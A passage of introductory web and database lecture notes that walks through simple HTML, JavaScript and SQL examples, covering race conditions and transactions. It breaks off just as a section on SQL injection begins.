    - This saves the website bandwidth because it doesn't have to download the same file twice.
- Our HTML file might look like this:

```
<!DOCTYPE html>

<html>
    <head>
        <link href="css3.css" rel="stylesheet">
        <title>css</title>
    </head>
    <body class="centered">
        <header class="large">
            John Harvard
        </header>
        <main class="medium">
            Welcome to my home page!
        </main>
        <footer class="small">
            Copyright &#169; John Harvard
        </footer>
    </body>
</html>
```

JavaScript

- **JavaScript** is a programming language that allows for functions, conditions, boolean expressions, loops, and more.
- JavaScript allows websites to be changed after a user has already downloaded it via the virtual HTTP envelope.

    - For example, any time we receive a message in Gmail, we get a new row in the table of emails. We do not have to reload the webpage to see these updates.
- How might the site change? After receiving some simple HTML page, the browser loads the HTML into memory via the DOM. With JavaScript, the DOM tree can evolve over time by asking some server, via HTTP, for the new data. Then, this new data can be presented to the user via an HTML element.
- JavaScript can also listen for users' input and provide some sort of response.
    - Some events JavaScript can listen for include blur, change, click, drag, focus, keypress, load, mousedown, mouseover, mouseup, submit, touchmove, and unload.
    - For example, when we're surfing Google Maps, we might drag the map around. Each time we drag the map, new images appear. This occurs because each time we drag the map, the browser sends requests for more images and embeds them into the page.

Saying Hello

- Suppose we want to create a webpage that has a user input their name and click a submit button. Then, the webpage should display an alert greeting the user with their name.
- We can use a similar form as earlier—we'd like a text type input that has placeholder "Name" and a submit button. However, instead of searching on Google after submitting the form, we want to call a function that greets the user. To do this, we include `onsubmit="greet();"` as an attribute to our `<form>` tag, where `greet` is the function that greets the user.
- Now, we have to write the function `greet()`. This is written in JavaScript, so we'll surround this function in `<script>` tags. In this function, we have to recall the person's name and display an alert.
    - To recall the person's name, we have to fetch the value they submitted. To do that, we need to identify the text box that they typed in. By providing the `<input>` tags another attribute called `id`, we can later uniquely identify that particular element. Thus, for the text type input, we can add `id="name"`.
    - To fetch that value, we can write `let name = document.querySelector('#name').value;`.
        - `let name =` assigns a value to the variable `name`.
        - `querySelector()` is a function that searches for an element given a tag or an ID within the `document`.
        - `#name` represents the element's `id` that we're searching for.
        - `.value` extracts the user input in that field.
        - Note that the `#` in `#name` is required to indicate that the `name` we're searching for is an `id` instead of a tag.
    - To display an alert, we can write `window.alert('hello, ' + name);`, where `window` is associated with the functionality of the browser window.
- Finally, the default action the browser takes after the user submits a form is to reload the page. If we want to override the default action, we can write `return false;` after calling `greet();`.
- Our code might look like this:


```
<!DOCTYPE html>

<html>
    <head>
        <script>

            function greet()
            {
                let name = document.querySelector('#name').value;
                window.alert('hello, ' + name);
            }

        </script>
        <title>hello</title>
    </head>
    <body>
        <form onsubmit="greet(); return false;">
            <input autocomplete="off" autofocus id="name" placeholder="Name" type="text">
            <input type="submit" value="Submit">
        </form>
    </body>
</html>
```

- When opening this file in the browser and submitting the form with input “David,” we see this:



Changing Backgrounds

- Using JavaScript, we can also change the aesthetics of a webpage.
- Suppose we want to create a button that, when clicked, changes the background to red.
- To create this button, we’ll use the `<button>` tags and write `<button> id="red">R</button>`. Note that we’ve given the button an `id` so we may select it in JavaScript later.
- Below this button, we can write a script that, when this button is clicked, changes the background to red. Note that this time, the script is below the code for the button because now, we would like the button to exist before the code executes.

- In `<script>` tags, we'd like to listen for an `onclick` event, particularly when the button is clicked. To do this, we can use the `id` from earlier and write `document.querySelector('#red').onclick`.
- When this button is clicked, a function should be called that changes the color of the background.
- In JavaScript, we can create a function with no name and no parameters. In the function, we'd like to change the `backgroundColor` property of the `body` element's style.
- Inside the function, we might write `document.querySelector('body').style.backgroundColor = 'red';`.
- The code in the `script` element might look like this:

```
  <script>

      document.querySelector('#red').onclick = function() {
          document.querySelector('body').style.backgroundColor =
'red';
      };

  </script>
```

- Our code in its entirety might look like this:

```
<!DOCTYPE html>


<html lang="en">
    <head>
        <title>background</title>
    </head>
    <body>
        <button id="red">R</button>

        <script>

            document.querySelector('#red').onclick = function() {
                document.querySelector('body').style.backgroundColor
= 'red';
            };

        </script>
    </body>
</html>
```

- After opening this file in our browser and clicking the button, we'll see this:



- We can also include more than just an “R” button. Maybe we want to include “G” and a “B” buttons too.
- Our code might look like this:


```
<!DOCTYPE html>

<html lang="en">
    <head>
        <title>background</title>
    </head>
    <body>
        <button id="red">R</button>
        <button id="green">G</button>
        <button id="blue">B</button>
        <script>

            let body = document.querySelector('body');
            document.querySelector('#red').onclick = function() {
                body.style.backgroundColor = 'red';
            };
            document.querySelector('#green').onclick = function() {
                body.style.backgroundColor = 'green';
            };
            document.querySelector('#blue').onclick = function() {
                body.style.backgroundColor = 'blue';
            };


        </script>
```

- `</body>`
- `</html>`
    - Note that we factored out some code to another variable. Instead of repeatedly calling `document.querySelector('body')`, we stored that value in a variable called `body`, and now, we have immediate access to that element.
- After opening this file and clicking the "B" button, we see this:




Changing Text Sizes

- Suppose we wanted to create a website with these specifications:
    - A drop-down menu allows us to select a size from xx-small to xx-large. The default size is "initial".
    - Upon picking a size, the text in the body of the webpage will change to this particular size.
- For example, the webpage initially starts like this:



- After selecting xx-large from the drop-down menu, the webpage displays this:



- The code we write might look like this:

```
<!DOCTYPE html>

<html lang="en">
    <head>
        <title>size</title>
    </head>
    <body>
        <p>
            Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam in tincidunt augue. Duis imperdiet, justo ac iaculis rhoncus, erat elit dignissim mi, eu interdum velit sapien nec risus. Praesent ullamcorper nibh at volutpat aliquam. Nam sed aliquam risus. Nulla rutrum nunc augue, in varius lacus commodo in. Ut tincidunt nisi a convallis consequat. Fusce sed pulvinar nulla.
        </p>
        <select>
            <option value="xx-large">xx-large</option>
            <option value="x-large">x-large</option>
            <option value="large">large</option>
            <option selected value="initial">initial</option>
            <option value="small">small</option>
            <option value="x-small">x-small</option>
            <option value="xx-small">xx-small</option>
        </select>
        <script>

            document.querySelector('select').onchange = function() {
                document.querySelector('body').style.fontSize = this.value;
            }

        </script>
    </body>
</html>
```

- In this HTML file, we have some text and a dropdown menu of many sizes created with the `<select>` and `<option>` tags. The default selected size is “initial.”

- In our `<script>` tags, we're listening for changes in our `select` element. Once there is a change, the font size of everything in the `body` element changes to `this.value`.
    - `this` is a placeholder for the variable that we currently have implicit access to. Since this code is associated with the `select` element, `this.value` returns the `value` of the `select` element.

Returning Location


- To get someone's current location, we might write this code:

```
<!DOCTYPE html>

<html lang="en">
    <head>
        <title>geolocation</title>
    </head>
    <body>
        <script>


navigator.geolocation.getCurrentPosition(function(position) {
                document.write(position.coords.latitude + "," +
position.coords.longitude);
            });
        </script>
    </body>
</html>
```

    - `navigator.geolocation.getCurrentPosition` asks the browser to go into its navigator and get the user's current position.
    - After the user's current position is obtained, this anonymous (nameless) function is called that takes, as input, the user's position.
    - `document.write` prints to the screen. Using the position inputted into the function, it prints the coordinates of the latitude and longitude.
- After opening this file in the browser and allowing the browser to know our location, we see this:



- Searching this location on Google Maps, we find that we are at Langdell Hall!

Lecture 8

- Spreadsheets
- Databases
- Data Types
- SQL
- Executing SQL Queries
- Race Conditions
- SQL Injection Attacks
- Scalability

Spreadsheets

- Let's create a sample spreadsheet for users in a web application. The first row of a spreadsheet generally includes a header.

username	name	email	address	phone	age
malan	David Malan	malan@harvard.edu	33 Oxford Street, Cambridge, MA 02138	617-495-5000	

- Each column has a data type, like a number or some text. For the `username` and `email` fields, the values are additionally unique.
- We can also relate spreadsheets with one another by having some sort of common identifier; perhaps we would like a spreadsheets with customer information, invoices, products, or any number of other types of data. To relate the data in these spreadsheets, we can use a customer ID.
- We might start needing larger and larger spreadsheets, and eventually, we might have more rows of data than these programs, like Microsoft Excel or Google Sheets, can handle. In that case, we might want to use a database instead.

Databases

- A *database* is a piece of software that can run on our operating systems. Commonly, however, it runs on a server or somewhere else in the cloud to which our software connects.
- *Relational databases* mimic the design of spreadsheets—data is stored in rows and columns, and we get more and more rows as we have more and more data.

    - Instead of having spreadsheets, we have a database, and instead of calling individual tabs sheets, we call them tables.
    - Additionally, we have to choose between various data types for each column. This will make searching and sorting the data much more efficient.
    - Examples include Oracle, Microsoft Access, SQL Server, My SQL, Postgres, or SQLite.

Data Types

- Some of the data types we can use in SQLite include `integer`, `real`, `numeric`, `text`, and `blob`.
    - We can use an `integer` if we would like to represent something like 1, 2, 3, or a negative.
    - We can use `real` if we'd like to store a floating point value.
    - We can use `numeric` if we would like to represent dates, times, or other types that are numbers but have more formal structures.
    - We can use `text` if we have words, phrases, or even whole paragraphs.
    - We can use `blob` if we would like to store binary large objects, or binary data, like actual files!
- Other databases support more than these data types, which allows the database to make smarter decisions when storing this data, so when we query the data, the database can respond quickly.
    - In some databases, the `integer` type can be subdivided into `smallint`, `integer`, and `bigint`, where the `smallint` type takes up 2 bytes, the `integer` type takes up 4 bytes, and the `bigint` type takes up 8 bytes.
    - The `real` data type can be subdivided into `real` and `double precision`, where a `real` type takes up 4 bytes and `double precision` takes up 8 bytes.
    - The `numeric` data type can include `boolean`, `date`, `datetime`, `numeric(scale, precision)`, `time`, and `timestamp`.
        - An example of `numeric(scale, precision)` might be dollar amounts, where we want to store these to two decimal points.
        - `timestamp` counts the number of milliseconds or seconds from a certain starting point. It became conventional to start counting time from January 1st, 1970, and since `timestamp` has 4 bytes, when we get to 2038, we'll run out of bits to represent time! To fix this, we'll just have to use more space.
    - The `text` data type can be subdivided into `char(n)`, `varchar(n)`, and `text`.
        - We use `char(n)` when we would like to store a fixed number of characters, like state abbreviations, for example. Storing values as `char` can be very efficient, as indexing is a lot simpler knowing that after each `n` characters, we have a new value, which allows the database to sort and search with ease.
        - We use `varchar(n)` when we would like to store values containing up to `n` characters.
        - We use `text` whenever we have particularly large text.


- Taking a look at our spreadsheet again, we might assign these data types:

username	name	email	address	phone	date of birth
varchar(255)	varchar(255)	varchar(255)	varchar(255)	char(10)	date


    - Note that we've used `varchar(255)` for many of these fields. Historically, many databases had limits of 255 for a varchar, so this is used very commonly.
    - These data types are not the only ones that can be used. Based on the data we're storing, these types can be different.

SQL

- SQL, a database language, has some fundamental operations that allow us to work with data inside databases. These operations include:
    - `CREATE`
    - `SELECT`
    - `UPDATE`, `INSERT`
    - `DELETE`, `DROP`
- We will use SQLite, an implementation of SQL, which stores its tables locally, as a file. Additionally, a number of programs can be used to communicate with a SQL database. We will use DB Browser, which can also be installed on a Mac or PC.
- When we open DB Browser, we'll see a list of tables, as shown below.



- If we open a few tables, we can see the columns inside each, as shown.



- We might note that we see a lot of columns with various IDs. This will help us avoid redundancy.
    - For example, let us reconsider our spreadsheet. We currently have the address of the user "malan" as "33 Oxford Street, Cambridge, MA 02138."
    - It would be rather inefficient for us to perform simple queries on that address column, like searching for the zip code "02138." We would have to search all of the values in the column and also ignore the extraneous information stored in that address.
        - To fix this, we can change the address field to multiple fields. For example, we can have this table instead:

username	**name**	**email**	**street**	**city**	**state**	**zip**	**phone**	**age**
malan	David Malan	malan@harvard.edu	33 Oxford Street	Cambridge	MA	02138	617-495-5000	

        - We might assign these data types to the new fields:

username	**name**	**email**	**street**	**city**	**state**	**zip**	**phone**	**age**
varchar(255)	varchar(255)	varchar(255)	varchar(255)	varchar(255)	char(2)	char(5)	char(10)	date

    - Additionally, it turns out that multiple people have that address (we leave them unnamed here). Then, this address would appear repeatedly in our table.

username	name	email	street	city	state	zip	phone	age
malan	David Malan	malan@harvard.edu	33 Oxford Street	Cambridge	MA	02138	617-495-5000	
			33 Oxford Street	Cambridge	MA	02138		
			33 Oxford Street	Cambridge	MA	02138		
			33 Oxford Street	Cambridge	MA	02138		
			33 Oxford Street	Cambridge	MA	02138		

- To avoid this redundancy, we can create a separate table called “cities.” Inside this table, we’ll have to include an ID to be able to link the previous spreadsheet to this spreadsheet. We might format the cities table like this:

id	city	state	zip
integer	varchar(255)	char(2)	char(5)
1	Cambridge	MA	02138

- Now, if we go back to our original table, we can just write this:

username	name	email	street	city_id	phone	age
malan	David Malan	malan@harvard.edu	33 Oxford Street	1	617-495-5000	
			33 Oxford Street	1		
			33 Oxford Street	1		
			33 Oxford Street	1		

username	name	email	street	city_id	phone	age
			33 Oxford Street	1		
			33 Oxford Street	1		

    - It's much more efficient for the computer to perform operations on and relate these small numbers we've used for IDs.
- Back to our music database, we'll notice that the `Album` table is related to the `Artist` table via an ArtistId. This way, multiple albums can have the same artist without storing the artist's name multiple times.
- Additionally, if an artist were to change their name, we can simply change their name in the `Artist` table, without having to go through the entire `Album` table, searching for that artist.

Executing SQL Queries

- If we want to see all the albums in the table, we can write `SELECT * FROM Album;` where `SELECT *` means to return all columns. After executing, we'll get a table with the information we would like back. The first 5 entries are shown here (the leftmost column is the row number):

	AlbumId	Title	ArtistId
1	1	For Those About To Rock We Salute You	1
2	2	Balls to the Wall	2
3	3	Restless and Wild	2
4	4	Let There Be Rock	1
5	5	Big Ones	3

- If we're curious about who wrote "For Those About To Rock We Salute You," we'll take note of the `ArtistId` for this song, or 1. Then, we can execute another SQL query: `SELECT * FROM Artist WHERE ArtistId = 1;`. This is our result:

	ArtistId	Name
1	1	AC/DC

    - Note that we used `WHERE ArtistId = 1` as a predicate in this case.
- We can also join data on different tables. Suppose we wanted to know the artist's name for every album. Our SQL query might look like this (the spacing is for readability):
- ```
  SELECT * FROM Album
  ```
- ```
  JOIN Artist ON Album.ArtistId = Artist.ArtistId;
  ```

- In this case, we're joining the `Album` table and the `Artist` table. To join them, we're matching the `ArtistId` column of the `Album` table with the `ArtistId` column of the `Artist` table. Our first five rows might look like this:

	AlbumId	Title	ArtistId	ArtistId	Name
1	1	For Those About to Rock We Salute You	1	1	AC/DC
2	2	Balls to the Wall	2	2	Accept
3	3	Restless and Wild	2	2	Accept
4	4	Let There Be Rock	1	1	AC/DC
5	5	Big Ones	3	3	Aerosmith

- We might not want to see all the columns in the middle, though. Instead, we can write:
- `SELECT Title, Name FROM Album`
- `JOIN Artist ON Album.ArtistId = Artist.ArtistId;`
  - Our first five rows now look like this:

	Title	Name
1	For Those About to Rock We Salute You	AC/DC
2	Balls to the Wall	Accept
3	Restless and Wild	Accept
4	Let There Be Rock	AC/DC
5	Big Ones	Aerosmith

- To return a table with album counts for each artist, we can execute this SQL query:
- `SELECT Name, COUNT(Name) FROM Album`
- `JOIN Artist ON Album.ArtistId = Artist.ArtistId`
- `GROUP BY Name;`
  - We use the `GROUP BY` keyword to group albums with the same artist name together.
  - We use the `SELECT COUNT(Name)` function to return the number of times this artist appears.
  - The first five rows look like this:

	Name	COUNT(Name)
1	AC/DC	2
2	Aaron Copland & London Symphony Orchestra	1
3	Aaron Goldberg	1
4	Academy of St. Martin in the Fields & Sir Nevil…	1
5	Academy of St. Martin in the Fields Chamber …	1

- To return the same table as above but only for counts greater than 1, we can write:

- `SELECT Name, COUNT(Name) FROM Album`
- `JOIN Artist ON Album.ArtistId = Artist.ArtistId`
- `GROUP BY Name HAVING COUNT(Name) > 1;`
    - The first five rows look like this:

	Name	COUNT(Name
1	AC/DC	2
2	Accept	2
3	Amy Winehouse	2
4	Antonio Carlos Jobim	2
5	Audioslave	3

    - There are 56 rows in this table, and they were returned in 1 millisecond!
- We've provided some specifications that help the computer respond to these queries quickly.
    - If we designate a column as a *primary key*, then this column uniquely identifies every row. Generally, the primary key is an integer, since it is much easier to ensure that there are no duplicates with integers than with characters, for example.
        - For example, the `id` column in the `cities` table is a primary key.
    - If we define a column to be a primary key in one table, in another table, a column with the same value is called a *foreign key*.
        - For example, we had an `Album` table and an `Artist` table earlier. The `Artist` table had an `ArtistID` column. Within the `Artist` table, that column is the primary key. In the `Album` table, there was also an `ArtistID` column, and that column, in this context, is a foreign key.
    - These two keys in conjunction help the database know how to link the two tables efficiently.
    - We can also specify that a column is *unique*. This doesn't have to be the primary key; for example, for the `users` table we created, we would like the usernames and emails to be unique.
    - We can *index* a column, which will allow future queries on that column to be much quicker. By indexing a column, we're telling the database beforehand that we plan to search and sort this column frequently. The database will then create a 2D tree structure from the data in that column, thereby ensuring that it doesn't take as many steps for searching or sorting in the future.
    - We can also *autoincrement* a column. Instead of manually assigning Cambridge the `id` of 1 and the next city the `id` of 2, the autoincrement function will, each time we add a row, increment the previous value. This provides us with unique values that we can use as our primary key.
    - The *not null* keyword will ensure that the rows being added to our database aren't only sparsely filled with real data.
- SQL also provides functions like `AVG`, `COUNT`, `MAX`, `MIN`, `SUM`, among many others. We can simply pass in data to these functions to return the value we would like.

Race Conditions

- We'll introduce race conditions with an example. Suppose Alice and Bob exist on this planet, and both have just seen David's latest Instagram post.
- First, we'll look at what Instagram can do with a "like." When someone likes a post, Instagram can use a `SELECT` statement to see how many likes this post currently has. Then, an `UPDATE` statement can be executed to increment that number.
- Now, suppose that Alice and Bob both like David's instagram post at the same time. Suppose David's latest post has 2141 likes.
- Separately, the `SELECT` statements are processed. Since the likes were sent at the same time, both `SELECT` statements return 2141, for the current number of likes. Then, both `UPDATE` statements will change David's post's number of likes to 2141 + 1 = 2142, instead of 2143.
- In this case, Alice and Bob's inputs triggered a "race" to update data.
- Now, let's consider a different example. Suppose Alice and Bob are roommates, and Alice comes home, opens the fridge and finds that there is no milk. She goes to the store to buy some milk. Bob comes home while Alice is gone and finds that there is no milk. He, then, goes to the store and buys some milk. Now, they have twice as much milk.
    - This problem occurred because both Alice and Bob inspected the state of some value and made a decision on it before the other person was done acting on that information.
    - To fix this problem, Alice could write a note on the fridge, notifying Bob that she is gone for milk. Or, more dramatically, Alice could simply lock the fridge, so Bob can't even inspect that state.
    - Databases provide *atomicity*, or the ability to do multiple things together or nothing at all. This means that the database cannot be interrupted by someone else's update.
    - SQL databases also support *transactions*, where one can execute one or more commands again and again, back to back. All of these transactions have to go through before another person's command is allowed to get executed.

SQL Injection Attacks

- An adversary can trick our database into executing a query that we did not intend. This type of attack is a SQL injection attack.
- Suppose we have a program such that when a user types in an album title, it searches our database for that title.
